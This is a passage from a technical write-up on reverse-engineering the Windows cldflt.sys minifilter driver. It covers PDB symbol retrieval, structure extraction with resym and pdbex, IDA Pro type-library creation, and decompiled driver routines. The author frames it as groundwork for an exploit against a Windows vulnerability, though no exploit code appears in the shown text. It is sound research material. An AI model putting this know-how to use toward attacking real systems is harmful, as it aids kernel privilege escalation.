SYMSRV:  HTTPGET:
/download/symbols/fltMgr.pdb/A6BFCB011AEAD2473B9CDAD8AF19A5151/fltMgr.pdb
SYMSRV:  HttpQueryInfo: 801900c8 - HTTP_STATUS_OK
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb - path
not found
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pd_ - path
not found
SYMSRV:  UNC: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\file.ptr - path not
found
SYMSRV:  fltMgr.pdb from https://msdl.microsoft.com/download/symbols: 962560 bytes -
copied
SYMSRV:  PATH: C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb
SYMSRV:  RESULT: 0x00000000
DBGHELP: fltMgr - public symbols
        C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb
[SYMCHK] MODULE64 Info ----------------------
[SYMCHK] Struct size: 1680 bytes
[SYMCHK] Base: 0x180000000
[SYMCHK] Image size: 610304 bytes
[SYMCHK] Date: 0xb173d938
[SYMCHK] Checksum: 0x000a14e7
[SYMCHK] NumSyms: 0
[SYMCHK] SymType: SymPDB
[SYMCHK] ModName: fltMgr
[SYMCHK] ImageName: C:\Windows\system32\drivers\fltMgr.sys
[SYMCHK] LoadedImage: C:\Windows\system32\drivers\fltMgr.sys
[SYMCHK] PDB: "C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb"
[SYMCHK] CV: RSDS
[SYMCHK] CV DWORD: 0x53445352
[SYMCHK] CV Data:  fltMgr.pdb
[SYMCHK] PDB Sig:  0
[SYMCHK] PDB7 Sig: {A6BFCB01-1AEA-D247-3B9C-DAD8AF19A515}
[SYMCHK] Age: 1
[SYMCHK] PDB Matched:  TRUE
[SYMCHK] DBG Matched:  TRUE
[SYMCHK] Line numbers: FALSE
[SYMCHK] Global syms:  FALSE
[SYMCHK] Type Info:    TRUE
[SYMCHK] ----------------------------------
SymbolCheckVersion  0x00000002
Result              0x00130001
DbgFilename
DbgTimeDateStamp    0xb173d938
DbgSizeOfImage      0x00095000
DbgChecksum         0x000a14e7
```


```
PdbFilename          C:\symbols\fltMgr.pdb\A6BFCB011AEAD2473B9CDAD8AF19A5151\fltMgr.pdb
PdbSignature         {A6BFCB01-1AEA-D247-3B9C-DAD8AF19A515}
PdbDbiAge            0x00000001
[SYMCHK] [ 0x00000000 - 0x00130001 ] Checked "C:\Windows\system32\drivers\fltMgr.sys"
SYMCHK: FAILED files = 0
SYMCHK: PASSED + IGNORED files = 1
```

[Figure 53]: Using symchk tool

Once the PDB is retrieved, we are able to use it for extracting structure and type definitions, and tools can help to accomplish this task. One of available tools is **resym**, which can be installed as shown below:

- `cargo install --git https://github.com/ergrelet/resym resym --tag v0.3.0`

Open the **resym tool** and pickup any of downloaded PDB files:



[Figure 54]: Resym tool: retrieves structure and type information

As an example, during the reversing of HsmpCtxCreateInstanceContext routine shown previously, I needed to import the _FLT_INSTANCE structure, which comes from fltmgr.sys driver. Using resym is appropriate to this situation, and the following considerations follow:

- Resym already includes all necessary dependencies such as structures and type definitions to import the chosen structure.
- The resource for discovering cross-references to/from is really useful in many opportunities.

- Not all includes are necessary. Actually, the first one is enough in most of situations.
- In rare opportunities, you might need to reorder structure definitions in the generated header file.

Another tool that I really recommend is pdbex, which can be downloaded from https://github.com/wbenny/pdbex. As it is a Visual Studio solution, readers can compile it easily without facing any issue. The tool offers comprehensive help and many options to extract necessary structures, but the most used is the following one:

```
C:\> C:\Users\Administrator\Desktop\RESEARCH_PERMANENT\GITHUB\pdbex_binaries\pdbex.exe
_FLT_INSTANCE C:\Symbols\fltMgr.pdb\D38DBC770213BE072EF8BE2556D7989D1\fltMgr.pdb >
flt_instance.h

C:\> cat flt_instance.h | head -31

/*
 * PDB file: C:\Symbols\fltMgr.pdb\D38DBC770213BE072EF8BE2556D7989D1\fltMgr.pdb
 * Image architecture: AMD64 (0x8664)
 *
 * Dumped by pdbex tool v0.18, by wbenny
 */

#include <pshpack1.h>
typedef enum _FLT_OBJECT_FLAGS
{
  FLT_OBFL_DRAINING = 1,
  FLT_OBFL_ZOMBIED = 2,
  FLT_OBFL_TYPE_INSTANCE = 0x1000000,
  FLT_OBFL_TYPE_FILTER = 0x2000000,
  FLT_OBFL_TYPE_VOLUME = 0x4000000,
} FLT_OBJECT_FLAGS, *PFLT_OBJECT_FLAGS;

typedef struct _EX_RUNDOWN_REF
{
  union
  {
    /* 0x0000 */ unsigned __int64 Count;
    /* 0x0000 */ void* Ptr;
  }; /* size: 0x0008 */
} EX_RUNDOWN_REF, *PEX_RUNDOWN_REF; /* size: 0x0008 */

typedef struct _LIST_ENTRY
{
  /* 0x0000 */ struct _LIST_ENTRY* Flink;
  /* 0x0008 */ struct _LIST_ENTRY* Blink;
} LIST_ENTRY, *PLIST_ENTRY; /* size: 0x0010 */
```

[Figure 55]: Using pdbex tool


As an important note, in my case, to make this _FLT_INSTANCE structure and other ones able to be imported correctly into IDA Pro database, I needed to add **#include <cstdint>** following after **#include <pshpack1.h>** line, as shown below:

```
/*
 * PDB file: C:\Symbols\fltMgr.pdb\D38DBC770213BE072EF8BE2556D7989D1\fltMgr.pdb
 * Image architecture: AMD64 (0x8664)
```

```
 *
 * Dumped by pdbex tool v0.18, by wbenny
 */
#include <pshpack1.h>
#include <cstdint>
typedef enum _FLT_OBJECT_FLAGS
{
  FLT_OBFL_DRAINING = 1,
  FLT_OBFL_ZOMBIED = 2,
  FLT_OBFL_TYPE_INSTANCE = 0x1000000,
  FLT_OBFL_TYPE_FILTER = 0x2000000,
  FLT_OBFL_TYPE_VOLUME = 0x4000000,
} FLT_OBJECT_FLAGS, *PFLT_OBJECT_FLAGS;
```

[Figure 56]: flt_instance.h file

Before parsing the resulting C header file into IDA Pro, we have to adjust a few compiler options (Options → Compiler menu), and it is expected that readers already have the clang compiler tools installed.



[Figure 57]: Compiler options

About the configurations shown above, a few comments follow:

- Almost all default options are good enough.
- Include directories should have C:\Program Files (x86)\Windows Kits\10\Include\<sdk_version>, where *<sdk_version>* must be replaced by one of available Windows SDK versions.
- The compiler should search for all subdirectories, but I have found rare and strange cases where it didn't occur, and I needed adding other subdirectories manually (separated by semicolon):

- C:\Program Files (x86)\Windows Kits\10\Include\10.0.26100.0\shared;
- C:\Program Files (x86)\Windows Kits\10\Include\10.0.26100.0\um;
- C:\Program Files (x86)\Windows Kits\10\Include\10.0.26100.0\km;

- As arguments, I have been using the following combination:
  - `-target x86_64-pc-win32 -x c++ -D_ALLOW_COMPILER_AND_STL_VERSION_MISMATCH -D_WINDOWS_IGNORE_PACKING_MISMATCH`

- The options -D_ALLOW_COMPILER_AND_STL_VERSION_MISMATCH -DWINDOWS_IGNORE_PACKING_MISMATCH prevent consistency check between the C++ compiler and STL headers, and suppress errors associated with structure packing, respectively.


Once these options are setup, we can go to File | Load File | Parse C header file and pickup the header file produced by tools like resym and pdbex tools like our flt_instance.h.

Alternatively, we can find different header files in the Windows SDK directory like ntifs.h (km\ntifs.h) and other ones that are available on the Internet. However, the task of importing them can be really challenging and time consuming because it is necessary to include all structures and type dependencies and still manage SAL (Source Code Annotation Language) issues.

For this article, I created two working headers which make possible to import the content of ntifs.h file, whose original content has over 25.000 lines:

- ida_nttypes_final.h (contains all structures, type, and SAL dependencies)
- ntifs_final.h (contains a slightly modified version of the original ntifs.h file)

A short view of ida_nttypes_final.h file is shown below:



[Figure 58]: Few lines of ida_nttypes_final.h file

Obviously, there can be a few imprecisions in my approach, but it was enough to get the full ntifs_final.h parsed correctly without any error. Eventually, I will make these files available on my GitHub account.

Once we have the necessary header files with all resolved dependencies, it is easier to parse and convert them into a custom type-library. To do it we need:

- Install latest Windows 11 SDK.
- Visual Studio 2022 with C++ Clang tools for Windows option (and idaclang.exe should be added to the PATH environment variable).
- A dedicated folder containing ntifs_final.h, ida_nttypes_final and original ntifs.h files.
- tillib64.exe (from IDA SDK) that must be copied to IDA installation path (C:\Program Files\IDA Pro 8.4, for example).

Once everything is configured, execute the following command from IDA installation path:

```
C:\Program Files\IDA Pro 8.4> idaclang.exe -target x86_64-pc-win32 -x c++ -
I"C:\ida_headers" --idaclang-tildesc "NTIFS.h SDK Header File" --idaclang-tilname
"nitifs_win.til" C:\ida_headers\ntifs_final.h
```


In this case both debugger options -D_ALLOW_COMPILER_AND_STL_VERSION_MISMATCH -D_WINDOWS_IGNORE_PACKING_MISMATCH were not used but it is recommended to keep them around just in case you need them. The ntifs_win.til file has been generated, and its content is presented below:

```
C:\Program Files\IDA Pro 8.4> tilib64.exe -l ntifs_win.til | head -25

TYPE INFORMATION LIBRARY CONTENTS
Description: NTIFS.h SDK Header File
Flags       : 0103 compressed macro_table_present sizeof_long_double
Base tils   :
Compiler    : Visual C++
sizeof(near*) = 8 sizeof(far*) = 8 near code, near data, cdecl
default_align = 0 sizeof(bool) = 1 sizeof(long)  = 4 sizeof(llong) = 8
sizeof(enum) = 4 sizeof(int) = 4 sizeof(short) = 2
sizeof(long double) = 8

SYMBOLS
FFFFFFFF 00000000          bool __cdecl ??8_YA_NAEBU_GUID__0_Z(const GUID *guidOne, const
GUID *guidOther);
FFFFFFFF 00000000          bool __cdecl ??9_YA_NAEBU_GUID__0_Z(const GUID *guidOne, const
GUID *guidOther);
FFFFFFFF 00000000          int __cdecl ?InlineIsEqualGUID__YAHAEBU_GUID__0_Z(const GUID
*rguid1, const GUID *rguid2);
FFFFFFFF 00000000          int __cdecl ?IsEqualGUID__YAHAEBU_GUID__0_Z(const GUID
*rguid1, const GUID *rguid2);
FFFFFFFF 00000000          void *__cdecl ?memchr__YAPEAXPEAXH_K_Z(void *_Pv, int _C,
size_t _N);
FFFFFFFF 00000000          char *__cdecl ?strchr__YAPEADQEADH_Z(char *const _String,
const int _Ch);
FFFFFFFF 00000000          char *__cdecl ?strpbrk__YAPEADQEADQEBD_Z(char *const _String,
const char *const _Control);
FFFFFFFF 00000000          char *__cdecl ?strrchr__YAPEADQEADH_Z(char *const _String,
const int _Ch);
FFFFFFFF 00000000          char *__cdecl ?strstr__YAPEADQEADQEBD_Z(char *const _String,
const char *const _SubString);
FFFFFFFF 00000000          __int16 *__cdecl ?wcschr__YAPEA_WPEA_W_W_Z(__int16 *_String,
__int16 _C);
```

```
FFFFFFFF 00000000          __int16 *__cdecl ?wcspbrk__YAPEA_WPEA_WPEB_W_Z(__int16
*_String, const __int16 *_Control);
FFFFFFFF 00000000          __int16 *__cdecl ?wcsrchr__YAPEA_WPEA_W_W_Z(__int16 *_String,
__int16 _C);
FFFFFFFF 00000000          __int16 *__cdecl ?wcsstr__YAPEA_WPEA_WPEB_W_Z(__int16
*_String, const __int16 *_SubStr);
```

[Figure 59]: ntifs_win.til file

Copy the resulting ntifs_win.til file to til\pc subfolder in the IDA Pro installation path , go to View | Open subviews | Type libraries (SHIFT+F11), press insert and pick the ntifs_win library:



[Figure 60]: Add the generated ntifs_win type-library

To be honest, adding a type-library is an alternative method, but if you need to analyze other kernel drivers and mini-filter drivers such this one, it is worth it and saves time.

As a last example that shows how these simple techniques can be valuable, readers can refer to HsmFileCacheInitialize routine (Figure 39), where there are four dispatch routines that are associated with IRP operations such as reading, writing, querying information and closing, and for all remaining possible operations, the HsmiFileCacheIrpNotImplemented routine is associated. Thus, the respective routines that we could analyze are:

- HsmiFileCacheIrpRead
- HsmiFileCacheIrpWrite
- HsmiFileCacheIrpQueryInformation
- HsmiFileCacheIrpClose

Checking the beginning of HsmiFileCacheIrpQueryInformation callback, we find something like:

```
__int64 __fastcall HsmiFileCacheIrpQueryInformation(__int64 DeviceObject, _IRP *Irp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  Instance = Irp->Tail.Overlay.ListEntry.Instance;
  v14 = 0LL;
  v4 = *(_QWORD *)Instance->Base.UniqueIdentifier.Data4;
  Volume = (int)Instance->Base.PrimaryLink.Volume;
  Count = Instance->Base.RundownRef.Count;
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
    && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0
    && BYTE1(WPP_GLOBAL_Control->Timer) >= 5u )
  {
    v13 = *(PFILE_OBJECT *)Instance->Base.UniqueIdentifier.Data4;
```

```
    HIDWORD(v12) = HIDWORD(Irp);
    WPP_SF_qqqlD((__int64)WPP_GLOBAL_Control->AttachedDevice);
  }
  v7 = HsmiFileCacheValidateFileObject(v4, 0LL, &v14);
  HsmDbgBreakOnStatus(v7);
  if ( v7 >= 0 )
  {
    if ( Volume == 5 )
    {
      if ( Count == 0x18 )
      {
        MasterIrp = Irp->AssociatedIrp.MasterIrp;
        v9 = v14;
        *(_QWORD *)&MasterIrp->Type = *(_QWORD *)(v14 + 0x18);
        v10 = *(_MDL **)(v9 + 0x20);
        *((_WORD *)&MasterIrp->Flags + 2) = 0;
        v7 = 0;
        MasterIrp->MdlAddress = v10;
        MasterIrp->Flags = 1;
      }
```

[Figure 61]: HsmiFileCacheIrpQueryInformation routine

Initially, it could seem was necessary to use shifted pointers (a resource from IDA), and everything would be solved. Eventually, it might not be the case because if we check that line 05, according to IDA, the Tail offset is located at 0x80, Overlay at offset 0x0 (it is union) and ListEntry has offset 0x30.

However, we are analyzing a minifilter driver (cldflt.sys) from Windows 11 22H2 at this section, if you check the Virgilius project (https://www.vergiliusproject.com/kernels/x64/windows-11/22h2/_IRP) you will notice that the Tail's offset is 0x78. Therefore, eventually, the applied IRP structure is not correct to this piece of code, and it is necessary to create an alternative IRP structure representation using the appropriate offsets and readers can do it manually by creating a new type of definition through the C-syntax in Local Types (Shift+F1) using one of the shown techniques from previous pages.

After applying the new IRP definition, we have:

```
__int64 __fastcall HsmiFileCacheIrpQueryInformation(__int64 DeviceObject, _IRP_CUSTOM
*Irp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  CurrentStackLocation = Irp->Tail.Overlay.CurrentStackLocation;
  v14 = 0LL;
  FileObject = (__int64)CurrentStackLocation->FileObject;
  FileInformationClass = CurrentStackLocation-
>Parameters.QueryFile.FileInformationClass;
  Length = CurrentStackLocation->Parameters.Read.Length;
  if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control
    && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) != 0
    && BYTE1(WPP_GLOBAL_Control->Timer) >= 5u )
  {
    v13 = CurrentStackLocation->FileObject;
    HIDWORD(v12) = HIDWORD(Irp);
    WPP_SF_qqqlD((__int64)WPP_GLOBAL_Control->AttachedDevice);
  }
```

```
  v7 = HsmiFileCacheValidateFileObject(FileObject, 0LL, &v14);
  HsmDbgBreakOnStatus(v7);
  if ( v7 >= 0 )
  {
    if ( FileInformationClass == FileStandardInformation )
    {
      if ( Length == 0x18 )
      {
        MasterIrp = Irp->AssociatedIrp.MasterIrp;
        v9 = v14;
        *(_QWORD *)&MasterIrp->Type = *(_QWORD *)(v14 + 0x18);
        v10 = *(_MDL **)(v9 + 0x20);
        *((_WORD *)&MasterIrp->Flags + 2) = 0;
        v7 = 0;
        MasterIrp->MdlAddress = v10;
        MasterIrp->Flags = 1;
      }
```

[Figure 62]: HsmiFileCacheIrpQueryInformation with different IRP structure definition

The code has changed considerably, and I only applied the IRP structure definition provided by Virgilius project, which I named as _IRP_CUSTOM structure, and every field name has been applied automatically by IDA. I personally had this kind of issue in other opportunities due to structure changes between Windows releases, and the IRP case here is only one example. My advice is that readers should always pay attention to this detail while reversing and analyzing Microsoft code, but it should be clear that this issue could not occur in your analysis due to multiple factors such as previously imported structures or even the IDA Pro version being used.

It is time to return to our analysis because we have a really long path ahead before developing an exploit.

11. Reversing | part 02 | WIN10 22H2

Returning to the technical explanation, in this section I will do the same reversing analysis from section 09, but without repeating the explanation. Additionally, our reversing and development ahead will be done using Windows 10 22H2, but it could have been done using Windows 11 23H2 and 22H2. Of course, I could have done all comments based on this section only, but I would lose a good opportunity to show this initial reversed code for both versions, which as extremely similar to each other, and we also should remember that the vulnerability is present in both versions and releases (Win11 23H2, Win11 22H2, Win10 22H2 and Win10 21H2) and also, in the current days, readers will be analyzing Windows 11 versions (24H2 or even newer ones). The important thing is that, at the end, the exploit will work on all of them.

```
__int64 __fastcall HsmDriverEntry(
        PDRIVER_OBJECT DriverObject,
        const void **RegistryPath,
        struct_arr3_elems *arr3_elems,
        _CLDFLT_REGISTRATION_CONFIG *CldFltRegistration)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
```

```
  v33 = HIDWORD(CldFltRegistration);
  *(_QWORD *)&ValueName.Length = 0x120010LL;
  changeStamp = 0;
  ValueName.Buffer = L"Altitude";
  Handle = 0LL;
  ObjectName.Buffer = L"\\Registry\\Machine\\System\\WCOSJunctions";
  *(&ObjectAttributes.Length + 1) = 0;
  *(&ObjectAttributes.Attributes + 1) = 0;
  *(_QWORD *)&ObjectName.Length = 0x4E004CLL;
  KeyHandle = 0LL;
  wil_InitializeFeatureStaging();
  InitializeTelemetryAssertsKM(RegistryPath);
  TlmInitialize();
  memset(&::DriverObject, 0, 0x4C0uLL);
  *(struct_arr3_elems *)_Config = *arr3_elems;
  ::DriverObject = DriverObject;
  CurrentProcess = IoGetCurrentProcess();
  p_CldFltRegistration = (_CLDFLT_REGISTRATION_CONFIG *)&::CldFltRegistration;
  CldFltReg = (_CLDFLT_REGISTRATION_CONFIG *)&_BE;
  counter = 2LL;
  do
  {
    FilterType = p_CldFltRegistration->FilterType;
    CldFltReg->StartType = p_CldFltRegistration->StartType;
    DriverImagePath = p_CldFltRegistration->DriverImagePath;
    CldFltReg->FilterType = FilterType;
    DefaultInstanceName = p_CldFltRegistration->DefaultInstanceName;
    CldFltReg->DriverImagePath = DriverImagePath;
    FilterAltitude = p_CldFltRegistration->FilterAltitude;
    CldFltReg->DefaultInstanceName = DefaultInstanceName;
    FilterFlags = p_CldFltRegistration->FilterFlags;
    CldFltReg->FilterAltitude = FilterAltitude;
    InstanceName = p_CldFltRegistration->InstanceName;
    CldFltReg->FilterFlags = FilterFlags;
    InstanceAltitude = p_CldFltRegistration->InstanceAltitude;
    p_CldFltRegistration = (_CLDFLT_REGISTRATION_CONFIG *)((char *)p_CldFltRegistration
+ 128);
    CldFltReg->InstanceName = InstanceName;
    CldFltReg = (_CLDFLT_REGISTRATION_CONFIG *)((char *)CldFltReg + 128);
    CldFltReg[-1].InstanceFlags = InstanceAltitude;
    --counter;
  }
  while ( counter );
  FilterType_1 = p_CldFltRegistration->FilterType;
  CldFltReg->StartType = p_CldFltRegistration->StartType;
  DriverImagePath_1 = p_CldFltRegistration->DriverImagePath;
  CldFltReg->FilterType = FilterType_1;
  DefaultInstanceName_1 = p_CldFltRegistration->DefaultInstanceName;
  CldFltReg->DriverImagePath = DriverImagePath_1;
  FilterAltitude_1 = p_CldFltRegistration->FilterAltitude;
  CldFltReg->DefaultInstanceName = DefaultInstanceName_1;
  CldFltReg->FilterAltitude = FilterAltitude_1;
  HsmpDbgInitialize();
  ObjectAttributes.Length = 0x30;
  ObjectAttributes.ObjectName = &ObjectName;
  ObjectAttributes.RootDirectory = 0LL;
```

```
  ObjectAttributes.Attributes = 576;
  *(_OWORD *)&ObjectAttributes.SecurityDescriptor = 0LL;
  zwopenkey_status = ZwOpenKey(&KeyHandle, KEY_READ, &ObjectAttributes);
  status = zwopenkey_status;
  if ( zwopenkey_status != (unsigned int)STATUS_OBJECT_NAME_NOT_FOUND )
  {
    if ( zwopenkey_status < 0 )
      goto LABEL_63;
    ZwClose(KeyHandle);
    flag = 0;
    goto LABEL_16;
  }
  flag = 1;
  status = ExSubscribeWnfStateChange(&Subscription, &WNF_DEP_OOBE_COMPLETE, 1LL, 0LL,
HsmiOOBECompleteWnfCallback, 0LL);
  HsmDbgBreakOnStatus(status);
  if...
